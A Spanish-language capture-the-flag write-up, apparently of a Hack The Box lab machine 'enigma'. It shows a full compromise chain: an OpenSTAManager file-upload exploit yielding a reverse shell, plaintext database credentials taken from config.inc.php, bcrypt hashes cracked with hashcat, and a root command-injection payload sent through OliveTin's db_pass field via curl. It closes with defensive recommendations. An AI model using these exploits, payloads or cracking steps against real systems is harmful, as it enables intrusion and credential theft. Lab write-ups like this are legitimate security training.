


Imagen 3.3.1. Acceso a la cuenta de Sarah reutilizando la contraseña




Imagen 3.3.2. Correo con la URL y credenciales del panel administrativo

CONCLUSIÓN

La contraseña había sido reutilizada: accedemos a la cuenta de Sarah, cuyo correo entrega **otra URL y las credenciales de administrador** del panel.

Paso 4.1: Registro del host y login como administrador

CONTEXTO

Agregamos el nuevo host a /etc/hosts e iniciamos sesión en el panel con las credenciales de administrador.

```
sudo nano /etc/hosts
```

EVIDENCIA




Imagen 4.1.1. Registro del host del panel en /etc/hosts




Imagen 4.1.2. Login en el panel administrativo (OpenSTAManager)

CONCLUSIÓN

Accedemos al panel con todas las funcionalidades de administrador. Revisamos la versión del software en busca de vulnerabilidades.

Paso 4.2: Identificación de la versión del software

CONTEXTO

Buscamos la versión del software en la interfaz del panel.

EVIDENCIA



Imagen 4.2.1. Versión del software: OpenSTAManager 2.9.8

CONCLUSIÓN

El panel es **OpenSTAManager 2.9.8**; buscamos vulnerabilidades asociadas a esta versión.

Paso 5.1: Preparación del exploit y del listener

CONTEXTO

Para la versión encontrada existe un RCE: **CVE-2026-38751** (arbitrary file upload). Preparamos un listener con netcat y obtenemos nuestra IP (interfaz tun0).

```
nc -nlvp 4444
ip a
```

- **nc -nlvp 4444:** deja un puerto a la escucha para recibir la reverse shell.

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:71:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.115/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
       valid_lft 79816sec preferred_lft 79816sec
    inet6 fe80::1f6b:a359:48be:ae55/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.15.154/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1198/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::4640:2f67:2040:a9b0/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```

Imagen 5.1.1. Identificación de la IP propia (interfaz tun0)

CONCLUSIÓN

El listener queda a la espera y disponemos de la IP propia para pasarla al exploit.

Paso 5.2: Ejecución del exploit y reverse shell

CONTEXTO

Ejecutamos el exploit contra el panel usando las credenciales de administrador.

```
python exploit.py admin Ne3s4rtars78s http://support_001.enigma.htb --lhost <IP> --lport 4444
```

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ python exploit.py admin Ne3s4rtars78s http://support_001.enigma.htb --lhost 10.10.15.154 --lport 4444
[INFO] Created update.zip
[INFO] Login successful for user admin
[INFO] Successfully activated module updates
[INFO] file is {'blob': ('update.zip', <_io.BufferedReader name='update.zip'>, 'application/zip')}
[INFO] resp is 500
[INFO] RCE successfully triggered via CVE-2026-38751
[INFO] Reverse shell started
[INFO] Upgrade it with python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Imagen 5.2.1. Ejecución del exploit CVE-2026-38751

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.154] from (UNKNOWN) [10.129.60.174] 49086
bash: cannot set terminal process group (1531): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/modules/run$
```

Imagen 5.2.2. Reverse shell obtenida desde la víctima

CONCLUSIÓN

El exploit es exitoso y obtenemos una **reverse shell** en la víctima. El siguiente objetivo es enumerar usuarios y escalar privilegios.

Paso 6.1: Shell interactiva y enumeración de usuarios

CONTEXTO

Estabilizamos la shell y enumeramos los usuarios con acceso al sistema.

```
python3 -c "import pty;pty.spawn('/bin/bash')"
cat /etc/passwd | grep "/bin/bash"
```

EVIDENCIA

```
www-data@enigma:~/html/openstamanager/modules/run$ pwd
pwd
/var/www/html/openstamanager/modules/run
www-data@enigma:~/html/openstamanager/modules/run$ python3 -c "import pty;pty.spawn('/bin/bash')"
<run$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@enigma:~/html/openstamanager/modules/run$ cat /etc/passwd | grep '/bin/bash'
<ger/modules/run$ cat /etc/passwd | grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash
haris:x:1000:1000:,,,:/home/haris:/bin/bash
```

Imagen 6.1.1. Shell interactiva y enumeración de usuarios (/etc/passwd)

CONCLUSIÓN

Nos ubicamos en el directorio del software web y confirmamos dos usuarios con shell: **root** y **haris**, que serán nuestros objetivos.

Paso 6.2: Enumeración de servicios internos y configuración

CONTEXTO

Revisamos los servicios internos y buscamos archivos de configuración que puedan contener credenciales.

```
netstat -tulnp
find /var/www/html/openstamanager -name "config.inc.php" 2>/dev/null
cat /var/www/html/openstamanager/config.inc.php
```

EVIDENCIA

```
www-data@enigma:~/html/openstamanager/modules/run$ netstat -tulnp
netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:995             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35185           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1569/nginx: worker
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35009           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:54545           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36173           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:60907           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::995                  :::*                    LISTEN      -
tcp6       0      0 :::993                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::2049                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1569/nginx: worker
tcp6       0      0 :::110                  :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::143                  :::*                    LISTEN      -
tcp6       0      0 :::46855                :::*                    LISTEN      -
tcp6       0      0 :::51197                :::*                    LISTEN      -
tcp6       0      0 :::56795                :::*                    LISTEN      -
tcp6       0      0 :::37937                :::*                    LISTEN      -
tcp6       0      0 :::46171                :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
udp        0      0 127.0.0.54:53           0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:39549           0.0.0.0:*                           -
udp        0      0 0.0.0.0:54042           0.0.0.0:*                           -
udp        0      0 127.0.0.1:879           0.0.0.0:*                           -
udp        0      0 0.0.0.0:42186           0.0.0.0:*                           -
udp        0      0 0.0.0.0:60858           0.0.0.0:*                           -
udp        0      0 0.0.0.0:57003           0.0.0.0:*                           -
udp6       0      0 :::36846                :::*                                -
udp6       0      0 :::34860                :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 :::53630                :::*                                -
udp6       0      0 :::47694                :::*                                -
udp6       0      0 :::54239                :::*                                -
```

Imagen 6.2.1. Servicios internos en escucha (netstat -tulnp)

```
www-data@enigma:~/html/openstamanager/modules/run$ find /var/www/html/openstamanager -name "config.inc.php" 2>/dev/null
<l/openstamanager -name "config.inc.php" 2>/dev/null
/var/www/html/openstamanager/config.inc.php
```

Imagen 6.2.2. Localización del archivo config.inc.php de OpenSTAManager

```php
// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];
```

Imagen 6.2.3. Credenciales de base de datos en config.inc.php

CONCLUSIÓN

- Aparecen puertos internos no visibles desde fuera: **53 (DNS), 1337 (posible OliveTin) y 3306 (MySQL)**.
- El archivo config.inc.php existe y contiene **credenciales de acceso a la base de datos** (probablemente MySQL en el 3306).

Paso 6.3: Acceso a la base de datos MySQL

CONTEXTO

Accedemos a MySQL con las credenciales encontradas en el archivo de configuración.

```
mysql -u brollin -p
```

EVIDENCIA

```
www-data@enigma:~/html/openstamanager/modules/run$ mysql -u brollin -p
mysql -u brollin -p
Enter password: Fri3nds@9099

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 94
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Imagen 6.3.1. Acceso a MySQL con las credenciales obtenidas

CONCLUSIÓN

La conexión es aceptada. En el siguiente paso buscamos información de los usuarios haris y root en las tablas.

Paso 7.1: Extracción de usuarios de la base de datos

CONTEXTO

Enumeramos la base de datos del software y extraemos la tabla de usuarios.

```
SHOW DATABASES;
USE openstamanager;
SHOW TABLES;
SELECT * FROM zz_users;
```

EVIDENCIA

```
SELECT * FROM zz_users;
+----+----------+--------------------------------------------------------------+-------------------+
| id | username | password                                                     | email             |
+----+----------+--------------------------------------------------------------+-------------------+
|  1 | admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu | admin@enigma.htb  |
|  2 | haris    | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC | haris@enigma.htb  |
+----+----------+--------------------------------------------------------------+-------------------+
2 rows in set (0.01 sec)
```

Imagen 7.1.1. Extracción de usuarios de la tabla zz_users

CONCLUSIÓN

Obtenemos los usuarios de la base, incluido el **hash de haris**. También aparece un admin de la base de datos (distinto del root del sistema). Priorizamos a haris por coincidir con un usuario del sistema.

Paso 7.2: Identificación y crackeo del hash de haris

CONTEXTO

Determinamos el tipo de hash y lo crackeamos con hashcat y el diccionario rockyou.

```
hashid '$2y$10$...' -m
echo -n '$2y$10$...' > hash.txt
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ hashid '$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC' -m
Analyzing '$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
```

Imagen 7.2.1. Identificación del tipo de hash con hashid




Imagen 7.2.2. Crackeo del hash con hashcat (modo 3200)




Imagen 7.2.3. Contraseña de haris recuperada

CONCLUSIÓN

El hash es **bcrypt** (modo 3200 en hashcat). Tras el crackeo obtenemos la contraseña de haris: **bestfriends**.

Paso 8.1: Acceso como haris y bandera de usuario

CONTEXTO

Cambiamos al usuario haris con la contraseña recuperada y leemos la bandera de usuario en su home.

```
su haris
cd ~ && ls
cat user.txt
```

EVIDENCIA




Imagen 8.1.1. Cambio al usuario haris (su haris)




Imagen 8.1.2. Listado del home de haris




Imagen 8.1.3. Lectura de la bandera de usuario (user.txt)

CONCLUSIÓN

Accedemos como **haris** y leemos la **bandera de usuario** en su home.

Paso 9.1: Localización y análisis del config de OliveTin

CONTEXTO

Como el puerto 1337 está abierto y probablemente corresponde a OliveTin, buscamos y revisamos su archivo de configuración.

```
find / -name 'config.yaml' 2>/dev/null
```

EVIDENCIA




Imagen 9.1.1. Localización del config.yaml de OliveTin




Imagen 9.1.2. config.yaml: el parámetro db_pass no se sanitiza

CONCLUSIÓN

El archivo **/etc/OliveTin/config.yaml** muestra que db_user y db_name se sanitizan como «ascii_identifier», pero el **db_pass se envía sin sanitizar**: un vector claro de inyección de comandos (RCE).

Paso 9.2: Verificación del propietario del proceso

CONTEXTO

Comprobamos con qué usuario corre OliveTin para saber con qué privilegios se ejecutarían los comandos.

```
ps aux | grep 'OliveTin'
```

EVIDENCIA




Imagen 9.2.1. Propietario del proceso OliveTin (root)

CONCLUSIÓN

OliveTin corre como **root**, por lo que una ejecución de comandos a través de él se realizará con privilegios de administrador.

Paso 9.3: Explotación de la inyección y acceso root

CONTEXTO

Explotamos la inyección enviando una petición POST en JSON al endpoint de OliveTin, colocando el comando dentro del parámetro db_pass. Para evitar repetir el JSON en cada ejecución, usamos un script auxiliar:

```
./script.sh 'id'            # prueba de ejecución
./script.sh 'cat /root/root.txt'  # lectura de la bandera de root
```

El script arma la petición al endpoint `http://127.0.0.1:1337/api/StartActionAndWait` con el payload en db_pass (`'; <comando>; '`).

EVIDENCIA

```
haris@enigma:~$ cat script.sh
cat script.sh
#!/bin/bash
# probar_inyeccion.sh
CMD="$1"

curl -s -X POST http://127.0.0.1:1337/api/StartActionAndWait \
  -H "Content-Type: application/json" \
  -d @- <<EOF
{
  "actionId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "'; ${CMD}; '"},
    {"name": "db_name", "value": "production"}
  ]
}
haris@enigma:~$ chmod +x script.sh
chmod +x script.sh
```

Imagen 9.3.1. Script de inyección y ejecución de 'id' vía OliveTin


```
haris@enigma:~$ ./script.sh 'id'
./script.sh 'id'
./script.sh: line 15: warning: here-document at line 7 delimited by end-of-file (wanted `EOF')
{"logEntry":{"datetimeStarted":"2026-07-18 00:27:55", "actionTitle":"Backup Database", "output":"exit status 2\n\nUsage: mysqldump [OPTIONS] database [tables]
ysqldump [OPTIONS] --all-databases [OPTIONS]\nFor more options, use mysqldump --help\nuid=0(root) gid=0(root) groups=0(root)\nsh: 1: cannot create /opt/backup
":"guest", "userClass":"", "actionIcon":"", "tags":[], "executionTrackingId":"6cc9ce0c-0216-47e0-baf7-3b0b2b5bb1d6", "datetimeFinished":"2026-07-18 00:27:55"
meIndex":"0", "canKill":false, "datetimeRateLimitExpires":"", "bindingId":"backup_database"}}haris@enigma:~$
```


Imagen 9.3.2. Resultado de la inyección: ejecución como root

CONCLUSIÓN

La respuesta confirma ejecución como **root** (uid=0). Con la misma técnica leemos la **bandera de root** en su home, finalizando la máquina.

Cierre: Hallazgos de seguridad y recomendaciones

HALLAZGOS

Hallazgo	Recomendación
NFS exportado a todas las IPs (*)	Restringir /etc/exports por IP/red y exponer NFS solo en red interna.
rpcbind accesible desde el exterior	Filtrar el puerto 111 y los servicios RPC con firewall.
Reutilización de contraseñas (Kevin→Sarah)	Credenciales únicas, rotación y política de contraseñas robusta.
OpenSTAManager 2.9.8 con RCE (CVE-2026-38751)	Actualizar el software y aplicar parches de seguridad.
Credenciales en texto claro en config.inc.php	Permisos restrictivos y gestor de secretos.
